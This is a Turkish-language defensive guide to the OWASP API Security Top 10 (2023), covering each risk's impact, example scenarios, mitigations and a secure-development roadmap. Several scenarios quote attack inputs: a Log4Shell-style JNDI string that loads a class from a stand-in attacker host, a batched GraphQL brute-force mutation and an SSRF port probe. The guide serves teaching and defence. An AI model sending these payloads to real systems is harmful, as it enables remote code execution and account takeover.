Stratejik API Güvenlik Yol Haritası: OWASP Top 10 Riskleri
1.0 Giriş: Modern Geliştirme Yaşam Döngüsünde API Güvenliğinin Stratejik Önemi
Modern uygulama mimarileri, giderek artan bir şekilde API’ler (Uygulama Programlama Arayüzleri) etrafında şekillenmektedir. Mikroservislerden mobil uygulamalara, IoT cihazlarından B2B entegrasyonlarına kadar her alanda API’ler, veri ve işlevsellik alışverişinin bel kemiğini oluşturmaktadır. Bu yaygınlaşma, kuruluşlara benzeri görülmemiş bir esneklik ve inovasyon kapasitesi sunarken, aynı zamanda siber saldırganlar için yeni ve geniş bir saldırı yüzeyi yaratmaktadır. Bu belgenin amacı, endüstri standardı olarak kabul edilen OWASP Top 10 API Güvenlik Riskleri’ni temel alarak, geliştiriciler ve DevSecOps profesyonelleri için proaktif, uygulanabilir ve stratejik bir güvenlik yol haritası sunmaktır. API güvenliği, artık reaktif bir önlemden ziyade, tüm Yazılım Geliştirme Yaşam Döngüsü’ne (SDLC) entegre edilmesi gereken temel bir disiplin olarak kabul edilmelidir.

2.0 OWASP API Güvenliği Top 10 Risklerinin Detaylı Analizi (2023)
OWASP Top 10 API Güvenlik Riskleri listesi, API’lere yönelik en kritik ve yaygın güvenlik zafiyetlerini anlamak için endüstri standardı bir çerçeve sunmaktadır. Bu risklerin her birinin analizi, yalnızca teorik bir açıklama sunmakla kalmayıp, aynı zamanda gerçek dünya senaryolarındaki potansiyel etkilerini ve bu tehditlere karşı geliştirilecek önleme stratejilerini de ortaya koyacaktır. Bu analiz, geliştirme ve operasyon ekiplerinin önceliklerini doğru belirlemesi için temel bir zemin oluşturur.
API1:2023 Kırık Nesne Seviyesi Yetkilendirme (Broken Object Level Authorization)
Risk Tanımı API’ler, genellikle nesne tanımlayıcılarını (ID) işleyen uç noktaları (endpoint) açığa çıkarma eğilimindedir. Bu durum, Nesne Seviyesi Erişim Kontrolü sorunları için geniş bir saldırı yüzeyi yaratır. Bir kullanıcının sağladığı ID’yi kullanarak bir veri kaynağına erişen her fonksiyonda, bu kullanıcının talep ettiği nesne üzerinde işlem yapma yetkisi olup olmadığı titizlikle kontrol edilmelidir.
Etki Analizi Bu zafiyetin istismar edilmesi, aşağıdaki teknik ve iş etkilerine yol açabilir:
- Veri Sızıntısı: Yetkisiz kullanıcıların, diğer kullanıcılara ait hassas bilgilere erişmesi.
- Veri Manipülasyonu: Saldırganların, kendilerine ait olmayan verileri değiştirmesi veya silmesi.
- Hesap Ele Geçirme: Belirli durumlarda, bir kullanıcının nesnelerine yetkisiz erişim, o kullanıcının hesabının tamamen ele geçirilmesine yol açabilir.
Örnek Saldırı Senaryosu Bir e-ticaret platformu, mağaza sahiplerine gelir grafiklerini gösteren bir sayfa sunar. Tarayıcı isteklerini inceleyen bir saldırgan, bu grafikler için kullanılan /shops/{shopName}/revenue_data.json şeklindeki API uç noktasını tespit eder. Başka bir API uç noktasını kullanarak sistemdeki tüm mağaza adlarının bir listesini elde eder. Ardından, basit bir betik ile bu listedeki her bir mağaza adını URL’deki {shopName} kısmına yerleştirerek binlerce mağazanın satış verilerine yetkisiz erişim sağlar.
Temel Önleme Stratejileri
- Kullanıcı politikalarına ve hiyerarşisine dayalı, sağlam bir yetkilendirme mekanizması uygulayın.
- İstemciden gelen bir ID ile veritabanındaki bir kayda erişen her fonksiyonda, oturum açmış kullanıcının istenen kayıt üzerinde talep edilen eylemi gerçekleştirme izni olup olmadığını bu yetkilendirme mekanizması ile doğrulayın.
- Kayıt ID’leri için sıralı sayılar yerine rastgele ve tahmin edilemez değerler (örneğin, GUID) kullanmayı tercih edin.
- Yetkilendirme mekanizmasının zafiyetlerini değerlendirmek için testler yazın ve bu testleri geçemeyen değişikliklerin canlı ortama dağıtılmasını engelleyin.
API2:2023 Kırık Kimlik Doğrulama (Broken Authentication)
Risk Tanımı Kimlik doğrulama mekanizmaları genellikle yanlış uygulanır. Bu durum, saldırganların kimlik doğrulama belirteçlerini (token) ele geçirmesine veya uygulama kusurlarından yararlanarak geçici ya da kalıcı olarak başka kullanıcıların kimliğine bürünmesine olanak tanır. Bir sistemin, istemciyi veya kullanıcıyı doğru bir şekilde tanıma yeteneğinin tehlikeye atılması, genel API güvenliğini temelden sarsar.
Etki Analizi
- Hesap Ele Geçirme: Saldırganlar, diğer kullanıcıların hesapları üzerinde tam kontrol sağlayabilir.
- Hassas Veri Erişimi: Kullanıcıların kişisel verileri okunabilir ve kötüye kullanılabilir.
- Yetkisiz Eylemler: Saldırganlar, kurban adına hassas işlemler gerçekleştirebilir ve bu eylemlerin meşru kullanıcı eylemlerinden ayırt edilmesi zorlaşır.
Örnek Saldırı Senaryosu Bir GraphQL API’si, kullanıcı girişi için login(username, password) mutasyonunu kullanır ve başarılı girişte bir kimlik doğrulama belirteci döndürür. Bu giriş denemeleri, dakika başına üç istekle sınırlandırılmıştır. Ancak saldırganlar, GraphQL’in sorgu birleştirme (batching) özelliğini kullanarak bu hız sınırını aşar. Tek bir HTTP isteği içinde yüzlerce giriş denemesi (mutation{login(username:"victim",password:"password")}) göndererek kurbanın hesabına yönelik kaba kuvvet saldırısını (brute force) hızlandırırlar.
Temel Önleme Stratejileri
- Kimlik doğrulama, belirteç oluşturma veya parola saklama gibi konularda tekerleği yeniden icat etmeyin; endüstri standartlarını (örneğin, OAuth) kullanın.
- Giriş uç noktalarında kaba kuvvet saldırılarını (credential stuffing, dictionary attacks) önlemek için hesap kilitleme, captcha veya daha katı hız sınırlama mekanizmaları uygulayın.
- Mümkün olan her yerde çok faktörlü kimlik doğrulamayı (MFA) zorunlu kılın.
- Şifre sıfırlama gibi hassas işlemler için kullanıcıdan mevcut şifresini girerek kimliğini yeniden doğrulamasını talep edin.
- Kullanıcı ve İstemci Kimlik Doğrulamasını Ayırın: API anahtarları, bir makinenin veya hizmetin (istemcinin) kimliğini doğrulamak için tasarlanmıştır, bir insanın (kullanıcının) değil. Kullanıcı kimlik doğrulaması için asla yalnızca API anahtarlarına güvenmeyin; bunun yerine OAuth 2.0 veya OIDC gibi token tabanlı standart akışları uygulayın.
API3:2023 Kırık Nesne Özelliği Seviyesi Yetkilendirme (Broken Object Property Level Authorization)
Risk Tanımı Bu kategori, “Aşırı Veri Sunumu” ve “Kütlesel Atama” (Mass Assignment) gibi önceki riskleri tek bir çatı altında birleştirir ve kök nedene odaklanır: nesne özelliği seviyesinde yetkilendirme doğrulamasının eksik veya yanlış olması. Bu durum, yetkisiz tarafların hassas bilgilere erişmesine veya bu bilgileri manipüle etmesine yol açar. Bu riskin kök nedeni, API’lerin genellikle nesneleri bir bütün olarak döndürme eğiliminde olması ve özellik bazında yetkilendirme kontrollerinin göz ardı edilmesidir. Bu durum, ‘sadece gerekli olanı döndür’ (principle of least privilege) ilkesinin veri düzeyinde ihlal edilmesidir.
Etki Analizi
- Veri Sızıntısı: Kullanıcıların görmemesi gereken hassas nesne özelliklerinin (örneğin, yönetici notları, kişisel bilgiler) açığa çıkması.
- Veri Tahrifatı: Saldırganların, değiştirmeye yetkili olmadıkları nesne özelliklerini (örneğin, bir ürünün fiyatı, bir kullanıcının rolü) manipüle etmesi.
- Ayrıcalık Yükseltme: Korumasız bir özellik (örneğin,
isAdmin: false) değiştirilerek bir saldırganın sistemdeki yetkilerini artırması.
Örnek Saldırı Senaryosu Bir flört uygulamasında, bir kullanıcı başka bir kullanıcıyı uygunsuz davranış nedeniyle şikayet edebilir. Bu işlem sırasında tetiklenen GraphQL API çağrısı, reportUser mutasyonunu çalıştırır. API yanıtı, şikayet edilen kullanıcının normalde gizli olması gereken fullName ve recentLocation gibi hassas özelliklerini geri döndürür. Bu sayede şikayeti yapan kullanıcı, görmemesi gereken kişisel bilgilere erişmiş olur.
Temel Önleme Stratejileri
- İstemci girdilerini otomatik olarak kod değişkenlerine veya dahili nesnelere bağlayan fonksiyonları (Mass Assignment) kullanmaktan kaçının. Yalnızca istemci tarafından güncellenmesi gereken özelliklere izin verin.
- API yanıtlarında
to_json()gibi genel metotlar kullanmak yerine, yalnızca iş gereksinimleri için gerekli olan özellikleri tek tek seçerek döndürün. - Ek bir güvenlik katmanı olarak, tüm API metotları tarafından döndürülen verileri tanımlayan ve zorunlu kılan şema tabanlı bir yanıt doğrulama mekanizması uygulayın.
- Döndürülen veri yapılarını, uç noktanın işlevsel gereksinimlerine göre mutlak minimumda tutun.
API4:2023 Sınırsız Kaynak Tüketimi (Unrestricted Resource Consumption)
Risk Tanımı API isteklerini karşılamak ağ bant genişliği, CPU, bellek ve depolama gibi kaynaklar gerektirir. Bazen e-posta/SMS gönderme gibi kaynaklar, harici servis sağlayıcılar aracılığıyla kullanılır ve istek başına ücretlendirilir. Bu zafiyet, saldırganların bu kaynakları sınırsızca tüketerek hizmet reddine (Denial of Service) yol açmasına veya operasyonel maliyetleri fahiş düzeyde artırmasına neden olur.
Etki Analizi
- Hizmet Reddi (DoS): CPU veya bellek gibi kaynakların tükenmesi sunucuların yanıt veremez hale gelmesine neden olur.
- Operasyonel Maliyet Artışı: SMS gönderme, bulut depolama veya işlem gücü gibi ücretli hizmetlerin aşırı kullanımı, beklenmedik derecede yüksek faturalara yol açar.
Örnek Saldırı Senaryosu Bir sosyal ağ, “şifremi unuttum” akışı için SMS doğrulaması kullanır ve bu hizmeti istek başına 0,05 dolar ücret alan bir üçüncü parti sağlayıcıdan (Willyo) alır. Bir saldırgan, şifre sıfırlama isteğini başlatan API uç noktasına on binlerce kez istek gönderen bir betik yazar. Arka uç sistemi, bu isteklerin her biri için Willyo’ya bir SMS gönderme talebinde bulunur. Sonuç olarak, şirket dakikalar içinde binlerce dolarlık bir maliyetle karşı karşıya kalır.
Temel Önleme Stratejileri
- Gelen tüm parametreler ve yükler için maksimum veri boyutu (maksimum dize uzunluğu, dizilerdeki maksimum eleman sayısı, maksimum dosya yükleme boyutu vb.) tanımlayın ve zorunlu kılın.
- Bir istemcinin belirli bir zaman dilimi içinde API ile ne sıklıkta etkileşime girebileceğine dair bir sınır (hız sınırlaması – rate limiting) uygulayın.
- Yanıt olarak döndürülecek kayıt sayısını kontrol eden parametreler (örneğin, sayfalama) için sunucu tarafında uygun doğrulama ve sınırlamalar ekleyin.
- Tüm harici hizmet sağlayıcılar veya API entegrasyonları için harcama limitleri yapılandırın. Mümkün değilse, faturalandırma uyarıları ayarlayın.
API5:2023 Kırık Fonksiyon Seviyesi Yetkilendirme (Broken Function Level Authorization)
Risk Tanımı Farklı hiyerarşilere, gruplara ve rollere sahip karmaşık erişim kontrol politikaları ile idari ve normal fonksiyonlar arasındaki belirsiz ayrım, yetkilendirme kusurlarına yol açar. Saldırganlar bu sorunları istismar ederek diğer kullanıcıların kaynaklarına ve/veya yalnızca yöneticilere açık olması gereken işlevlere erişim sağlayabilir.
Etki Analizi
- Ayrıcalık Yükseltme: Normal kullanıcıların, yönetici işlevlerine (örneğin, kullanıcı silme, ayarları değiştirme) erişmesi.
- Veri Sızıntısı ve Tahrifatı: Yetkisiz fonksiyonlara erişim, hassas verilerin açığa çıkmasına, değiştirilmesine veya silinmesine yol açabilir.
- Hizmet Kesintisi: Yönetim fonksiyonlarının kötüye kullanılması, hizmetin tamamen durmasına neden olabilir.
Örnek Saldırı Senaryosu Yalnızca davetli kullanıcıların katılabildiği bir uygulamada, mobil uygulama kayıt sırasında GET /api/invites/{invite_guid} çağrısı yapar. Bir saldırgan, bu isteği kopyalar, HTTP metodunu POST olarak ve uç noktayı /api/invites/new olarak değiştirir. Normalde yalnızca yöneticilerin erişebilmesi gereken bu uç nokta, fonksiyon seviyesinde bir yetkilendirme kontrolü uygulamamaktadır. Saldırgan, bu zafiyeti kullanarak kendisine “admin” rolüyle yeni bir davetiye oluşturur ve sisteme tam erişim sağlar.
Temel Önleme Stratejileri
- Tüm erişimi varsayılan olarak reddeden ve her bir fonksiyona erişim için belirli rollere açıkça izin veren tutarlı bir yetkilendirme modülü uygulayın.
- Tüm yönetici kontrolcülerinizin (controller), kullanıcının grubuna/rolüne göre yetkilendirme kontrolleri uygulayan bir soyut yönetici kontrolcüsünden miras aldığından emin olun.
- İş mantığını ve kullanıcı hiyerarşisini göz önünde bulundurarak API uç noktalarınızı fonksiyon seviyesi yetkilendirme kusurlarına karşı düzenli olarak gözden geçirin.
- Normal bir kontrolcü içindeki yönetici fonksiyonlarının, kullanıcının grubuna ve rolüne göre yetkilendirme kontrolleri uyguladığından emin olun.
API6:2023 Hassas İş Akışlarına Sınırsız Erişim (Unrestricted Access to Sensitive Business Flows)
Risk Tanımı Bu riske karşı savunmasız olan API’ler, bilet satın alma veya yorum gönderme gibi bir iş akışını, bu işlevselliğin otomatik bir şekilde aşırı kullanılmasının işletmeye nasıl zarar verebileceğini hesaba katmadan açığa çıkarır. Bu durum, her zaman bir uygulama hatasından kaynaklanmaz; daha çok iş mantığı düzeyinde bir zafiyettir.
Etki Analizi
- İş Mantığı İstismarı: Saldırganlar, meşru kullanıcıların ürün satın almasını engelleyebilir (örneğin, tüm stoğu satın alarak karaborsacılık yapmak).
- Spam: Yorum veya gönderi oluşturma akışları, sistemi spam ile doldurmak için kullanılabilir.
- Ekonomik Hasar: Bir oyunun iç ekonomisi enflasyona sürüklenebilir veya bir havayolu şirketinin bilet fiyatları manipüle edilebilir.
Örnek Saldırı Senaryosu Bir teknoloji şirketi, yüksek talep gören ve sınırlı stokla yeni bir oyun konsolu çıkaracağını duyurur. Bir saldırgan, ürünü otomatik olarak satın alan ve ödeme işlemini tamamlayan bir kod yazar. Piyasaya sürüldüğü gün, saldırgan kodu farklı IP adreslerinden ve konumlardan çalıştırarak stoğun büyük bir kısmını meşru kullanıcılardan önce satın alır. Daha sonra bu konsolları başka bir platformda çok daha yüksek bir fiyata satar.
Temel Önleme Stratejileri Bu riski azaltmak, önce kritik iş akışlarını belirlemeyi ve ardından bunları korumak için teknik kontroller uygulamayı gerektiren iki yönlü bir yaklaşım gerektirir.
- Kritik İş Akışlarının Tanımlanması ve Tehdit Modellenmesi: İlk adım, hangi otomatikleştirilmiş eylemlerin işletmeye zarar verebileceğini analiz etmektir. Karaborsacılık, spam, rezervasyonların tekelleştirilmesi gibi senaryoları belirleyerek bu akışları önceliklendirin.
- İnsan Tespiti: Otomasyonu yavaşlatmak için Captcha veya daha gelişmiş biyometrik çözümler (örneğin, yazma desenleri) gibi mekanizmalar kullanarak akışın bir insan tarafından tetiklendiğini doğrulayın.
- Cihaz Parmak İzi: Beklenmedik istemci cihazlarından (örneğin, başsız tarayıcılar) gelen hizmet taleplerini reddederek saldırganları daha maliyetli ve karmaşık otomasyon çözümleri kullanmaya zorlayın.
- Anormal Davranış Tespiti: Bir kullanıcının “sepete ekle” ve “satın almayı tamamla” fonksiyonlarına bir saniyeden daha kısa sürede erişmesi gibi insan dışı davranış kalıplarını tespit eden ve engelleyen mantıklar geliştirin.
API7:2023 Sunucu Tarafı İstek Sahteciliği (Server Side Request Forgery – SSRF)
Risk Tanımı Sunucu Tarafı İstek Sahteciliği (SSRF) zafiyetleri, bir API’nin kullanıcı tarafından sağlanan bir URI’yi doğrulamadan uzak bir kaynağı getirmesi durumunda ortaya çıkar. Bu, bir saldırganın uygulamayı, bir güvenlik duvarı veya VPN tarafından korunsa bile, beklenmedik bir hedefe özel olarak hazırlanmış bir istek göndermeye zorlamasına olanak tanır.
Etki Analizi
- Dahili Ağ Taraması: Saldırgan, iç ağdaki hizmetleri ve açık portları tarayabilir.
- Bilgi Sızdırma: Güvenlik duvarının arkasındaki dahili hizmetlerden (örneğin, bulut sağlayıcı meta veri servisleri) hassas bilgiler sızdırılabilir.
- Güvenlik Mekanizmalarını Atlama: Saldırgan, sunucuyu bir proxy olarak kullanarak kendi kimliğini gizleyebilir ve güvenlik mekanizmalarını atlayabilir.
Örnek Saldırı Senaryosu Bir sosyal ağ, kullanıcıların profil resimlerini bir URL’den yüklemelerine izin verir. Bu işlem için /api/profile/upload_picture uç noktasına { "picture_url": "http://example.com/pic.jpg" } gibi bir istek gönderilir. Bir saldırgan, bu akışı kötüye kullanarak { "picture_url": "localhost:8080" } gibi bir yük gönderir. Yanıt süresine dayanarak, saldırgan sunucunun iç ağındaki 8080 portunun açık olup olmadığını anlayabilir ve böylece iç ağı haritalandırabilir.
Temel Önleme Stratejileri
- Kaynak getirme mekanizmasını ağınızda izole edin; genellikle bu özellikler dahili değil, harici kaynakları almak için tasarlanmıştır.
- İzin Listeleri (Allow Lists) Uygulayın: Mümkün olduğunda, yalnızca izin verilen URL şemaları (örn.
https), portlar ve alan adlarından oluşan katı bir izin listesi kullanarak dış kaynaklara erişimi kısıtlayın. - HTTP yönlendirmelerini (redirections) devre dışı bırakın.
- URL ayrıştırma tutarsızlıklarından kaynaklanan sorunları önlemek için iyi test edilmiş bir URL ayrıştırıcı kullanın.
- İstemcilere ham (raw) yanıtlar göndermeyin; veriyi işleyip yalnızca gerekli bilgiyi döndürün.
API8:2023 Güvenlik Yanlış Yapılandırması (Security Misconfiguration)
Risk Tanımı API’ler ve onları destekleyen sistemler, genellikle özelleştirilebilirliği artırmak için karmaşık yapılandırmalar içerir. Yazılım ve DevOps mühendisleri bu yapılandırmaları gözden kaçırabilir veya güvenlik en iyi uygulamalarını takip etmeyebilir. Bu durum, yamalanmamış kusurlar, güvensiz varsayılan yapılandırmalar veya korunmasız dosya ve dizinler aracılığıyla saldırılara kapı aralar.
Etki Analizi
- Hassas Veri Sızıntısı: Hatalı yapılandırılmış bulut depolama izinleri veya ayrıntılı hata mesajları (stack traces) hassas kullanıcı verilerini veya sistem ayrıntılarını açığa çıkarabilir.
- Yetkisiz Erişim: Gereksiz HTTP fiillerinin (örneğin,
PUT,DELETE) etkin bırakılması veya varsayılan kimlik bilgilerinin değiştirilmemesi, yetkisiz erişime yol açabilir. - Sunucunun Ele Geçirilmesi: Yanlış yapılandırmalar, sistem detaylarını açığa çıkararak sunucunun tamamen ele geçirilmesine zemin hazırlayabilir.
Örnek Saldırı Senaryosu Bu senaryo, popüler Log4j zafiyetine (Log4Shell) benzer bir deseni göstermektedir; burada güvenilmeyen bir girdi, sunucu tarafından yorumlanıp yürütülmektedir. Bir API arka uç sunucusu, varsayılan olarak JNDI (Java Naming and Directory Interface) aramalarını destekleyen popüler bir günlükleme (logging) kütüphanesi kullanmaktadır. Bir saldırgan, X-Api-Version başlığına ${jndi:ldap://attacker.com/Malicious.class} gibi kötü amaçlı bir yük içeren bir API isteği gönderir. Günlükleme kütüphanesi, bu başlık değerini günlüğe yazmak için işlerken, güvensiz varsayılan yapılandırma nedeniyle saldırganın uzak sunucusundan kötü amaçlı sınıfı indirir ve yürütür.
Temel Önleme Stratejileri
- API yığınının tamamında tekrarlanabilir bir sıkılaştırma (hardening) süreci oluşturun.
- Gereksiz özellikleri (örneğin, kullanılmayan HTTP fiilleri) devre dışı bırakın ve hata mesajlarının hassas bilgiler içermediğinden emin olun.
- Tüm API iletişiminin, dahili veya harici olmasına bakılmaksızın, şifrelenmiş bir kanal (TLS) üzerinden gerçekleştiğinden emin olun.
- Tarayıcı tabanlı istemciler tarafından erişilmesi beklenen API’ler için uygun bir Çapraz Kaynak Paylaşımı (CORS) politikası uygulayın.
- API yığınındaki (orkestrasyon dosyaları, bulut hizmetleri vb.) yapılandırmaları düzenli olarak gözden geçiren ve değerlendiren otomatik bir süreç oluşturun.
API9:2023 Yetersiz Envanter Yönetimi (Improper Inventory Management)
Risk Tanımı API’ler, geleneksel web uygulamalarından daha fazla uç nokta açığa çıkarma eğilimindedir, bu da düzgün ve güncel dokümantasyonu son derece önemli hale getirir. Barındırıcıların (host) ve dağıtılan API sürümlerinin uygun bir envanteri, kullanımdan kaldırılmış API sürümleri ve açıkta kalan hata ayıklama (debug) uç noktaları gibi sorunları azaltmak için kritik öneme sahiptir.
Etki Analizi
- Gölge API’ler: Belgelenmemiş veya unutulmuş API’ler (eski sürümler, test ortamları) yamalanmadan kalır ve saldırganlar için kolay bir hedef haline gelir.
- Zafiyet İstismarı: Saldırganlar, daha zayıf güvenlik kontrollerine sahip olabilecek eski API sürümlerindeki bilinen güvenlik açıklarını istismar edebilir.
- Veri Sızıntısı: Üretim verilerine bağlı olan üretim dışı API dağıtımları, güvenlik önlemleri zayıfsa hassas verilerin sızdırılmasına neden olabilir.
Örnek Saldırı Senaryosu Bir sosyal ağ, api.socialnetwork.owasp.org adresindeki resmi API’sinde, şifre sıfırlama belirteçlerine yönelik kaba kuvvet saldırılarını engelleyen bir hız sınırlama mekanizması uygulamıştır. Ancak bir araştırmacı, aynı API’yi çalıştıran ancak hız sınırlama mekanizmasının uygulanmadığı bir beta API ana bilgisayarını (beta.api.socialnetwork.owasp.org) keşfeder. Bu unutulmuş ana bilgisayar üzerinden, 6 haneli belirteci basit bir kaba kuvvet saldırısıyla tahmin ederek herhangi bir kullanıcının şifresini sıfırlamayı başarır.
Temel Önleme Stratejileri
- Tüm API ana bilgisayarlarının envanterini çıkarın ve her birinin ortamını (üretim, test vb.), ağ erişim yetkilerini (genel, dahili) ve API sürümünü belgeleyin.
- Kimlik doğrulama, hata yönetimi, hız sınırlama ve tüm uç noktalar dahil olmak üzere API’nizin tüm yönlerini belgeleyin. Dokümantasyon oluşturmayı CI/CD ardışık düzeninize (pipeline) dahil edin.
- API’lerinizin yalnızca mevcut üretim sürümü için değil, açığa çıkan tüm sürümleri için harici koruma önlemleri (örneğin, API güvenlik çözümleri) kullanın.
- Daha yeni API sürümleri güvenlik iyileştirmeleri içerdiğinde, eski sürümler için risk analizi yapın ve bunları kullanımdan kaldırmak veya iyileştirmeleri geri taşımak (backport) için bir plan oluşturun.
API10:2023 API’lerin Güvensiz Tüketimi (Unsafe Consumption of APIs)
Risk Tanımı Geliştiriciler, üçüncü taraf API’lerden alınan verilere kullanıcı girdisinden daha fazla güvenme eğilimindedir ve bu nedenle daha zayıf güvenlik standartları benimserler. Saldırganlar, hedef API’ye doğrudan saldırmak yerine, hedef API’nin entegre olduğu üçüncü taraf hizmetleri hedef alarak sistemi tehlikeye atabilirler.
Etki Analizi
- Enjeksiyon Saldırıları: Üçüncü taraf API’den gelen ve yeterince doğrulanmamış veriler, SQL enjeksiyonu veya diğer enjeksiyon türü saldırılara yol açabilir.
- Veri Sızıntısı: API’nin, güvenliği ihlal edilmiş bir üçüncü taraf hizmetinin yönlendirmelerini körü körüne takip etmesi, hassas verilerin saldırgan kontrolündeki bir sunucuya gönderilmesine neden olabilir.
- Hizmet Reddi: Üçüncü taraf hizmetlerden gelen yanıtları işlemek için kaynak sınırlaması olmaması, sistem kaynaklarının tükenmesine yol açabilir.
Örnek Saldırı Senaryosu Bir API, kullanıcı tarafından sağlanan iş adreslerini zenginleştirmek için bir üçüncü taraf hizmetine güvenir ve dönen veriyi yerel bir SQL veritabanında saklar. Kötü niyetli aktörler, üçüncü taraf hizmetini kullanarak kendi oluşturdukları bir işletme adresiyle ilişkilendirilmiş bir SQL enjeksiyonu (SQLi) yükü depolarlar. Daha sonra, savunmasız API’ye bu “kötü niyetli işletmeyi” üçüncü taraf hizmetinden çekmesini sağlayan özel bir girdi sağlarlar. SQLi yükü, veritabanı tarafından yürütülür ve veriler saldırganın kontrolündeki bir sunucuya sızdırılır.
Temel Önleme Stratejileri
- Hizmet sağlayıcıları değerlendirirken, onların API güvenlik duruşunu da değerlendirin.
- Tüm API etkileşimlerinin güvenli bir iletişim kanalı (TLS) üzerinden gerçekleştiğinden emin olun.
- Entegre API’lerden alınan verileri kullanmadan önce daima doğrulayın ve uygun şekilde temizleyin (sanitize).
- Entegre API’lerin uygulamanızı yönlendirebileceği bilinen konumların bir izin listesini tutun; yönlendirmeleri körü körüne takip etmeyin.
Bu risklerin anlaşılması, etkili bir güvenlik stratejisi oluşturmanın ilk adımıdır. Şimdi bu bilgileri, geliştiriciler ve DevSecOps ekipleri için somut eylem adımlarına dönüştüren yol haritasını inceleyelim.
3.0 Güvenli SDLC için Stratejik Yol Haritası: Geliştiriciler ve DevSecOps için Eylem Adımları
Tespit edilen risklere karşı koymak, tek seferlik bir düzeltme işlemi değildir; bunun yerine güvenlik kültürünü, süreçlerini ve araçlarını kapsayan bütünsel ve sürekli bir yaklaşım gerektirir. Güvenliği, geliştirme yaşam döngüsünün sonuna sıkıştırılmış bir kontrol adımı olarak görmek yerine, her aşamasına entegre eden bir “Shift Left” zihniyeti benimsenmelidir. Bu yol haritası, anlaşılan bu riskleri, geliştirme pratiklerine ve otomasyon boru hatlarına gömülü, tekrarlanabilir güvenlik yetkinliklerine dönüştürmeyi amaçlamaktadır. Bu yol haritası, geliştiriciler ve DevSecOps ekipleri için bu dönüşümü sağlamak üzere yapılandırılmıştır.
3.1 Geliştiriciler için İleriye Dönük Adımlar
3.1.1 Eğitim ve Farkındalık
Güvenli yazılım geliştirmenin temel taşı eğitimdir. Geliştiricilerin API güvenliği konusundaki yetkinliklerini artırmak için OWASP tarafından sunulan ücretsiz ve açık kaynaklı materyaller paha biçilmezdir. Pratik deneyim kazanmak için aşağıdaki kaynaklar kullanılabilir:
- OWASP crAPI (Completely Ridiculous API): Kasıtlı olarak zafiyetler barındıran bir API projesidir ve güvenli kodlama pratiği için ideal bir ortam sunar.
- OWASP Juice Shop: Benzer şekilde, içinde kasıtlı olarak güvensiz API’ler bulunan bir başka popüler projedir.
- OWASP AppSec Konferansları: Güvenlik alanındaki en son trendler ve teknikler hakkında bilgi edinmek için harika bir fırsattır.
3.1.2 Güvenlik Gereksinimleri ve Mimarisi
Güvenlik, bir projenin en başından itibaren düşünülmelidir. Bir projenin “güvenli” olmasının ne anlama geldiği, gereksinim belirleme aşamasında tanımlanmalıdır. Bu süreçte aşağıdaki OWASP kaynakları rehberlik edebilir:
- OWASP Application Security Verification Standard (ASVS): Güvenlik gereksinimlerini belirlemek için kapsamlı bir çerçeve sunar.
- OWASP Cheat Sheet Series: Mimari tasarım aşamasında güvenliği nasıl dahil edeceğiniz konusunda pratik rehberler içerir. Özellikle
REST Security Cheat SheetveGraphQL Cheat Sheetgibi kaynaklar doğrudan API güvenliğine odaklanır.
3.1.3 Standart Güvenlik Kontrolleri ve Güvenli SDLC
Tekrar eden güvenlik zafiyetlerini önlemek için standart güvenlik kontrollerini benimsemek ve geliştirme süreçlerini olgunlaştırmak kritik öneme sahiptir.
- OWASP Proactive Controls: Geliştiricilerin projelerine dahil etmeleri gereken temel güvenlik kontrollerinin bir listesini sunar. Bu kontroller, en yaygın zafiyetleri proaktif olarak engellemeye yardımcı olur.
- OWASP Software Assurance Maturity Model (SAMM): Kuruluşların yazılım güvence programlarını değerlendirmelerine, formüle etmelerine ve uygulamalarına yardımcı olan bir modeldir. Geliştirme süreçlerinizi olgunlaştırmak için somut bir yol haritası sunar.
3.2 DevSecOps için İleriye Dönük Adımlar
3.2.1 Tehdit Modellemesi ve SDLC Entegrasyonu
DevSecOps profesyonelleri, geliştirme hızını etkilemeden güvenliği SDLC’ye entegre etmelidir. Tehdit modellemesi, bu dengeyi kurmak için stratejik bir araçtır.
- Test Önceliklerini Belirleme: Bir tehdit modeli oluşturmak, en olası saldırı vektörlerini ve en kritik varlıkları belirleyerek test çabalarının nereye odaklanması gerektiğini gösterir. OWASP ASVS ve OWASP Test Kılavuzu bu süreç için değerli girdiler sağlar.
- Geliştirme Ekibiyle Uyum: Geliştirme ekibiyle yakın çalışarak SDLC’yi anlamak, güvenlik testlerinin ve otomasyonunun mevcut süreçler, araçlar ve insanlarla uyumlu olmasını sağlar, böylece gereksiz sürtünmeyi önler.
3.2.2 Test Stratejileri ve Otomasyon
Doğru test tekniklerini seçmek ve bunları otomatikleştirmek, güvenlik gereksinimlerinin sürekli olarak doğrulanmasını sağlar.
- Doğru Tekniği Seçme: Geliştirme hızını etkilemeden en basit, en hızlı ve en doğru tekniği seçmek önemlidir. Bu, statik analiz (SAST), dinamik analiz (DAST) veya interaktif uygulama güvenlik testi (IAST) gibi farklı yaklaşımları içerebilir.
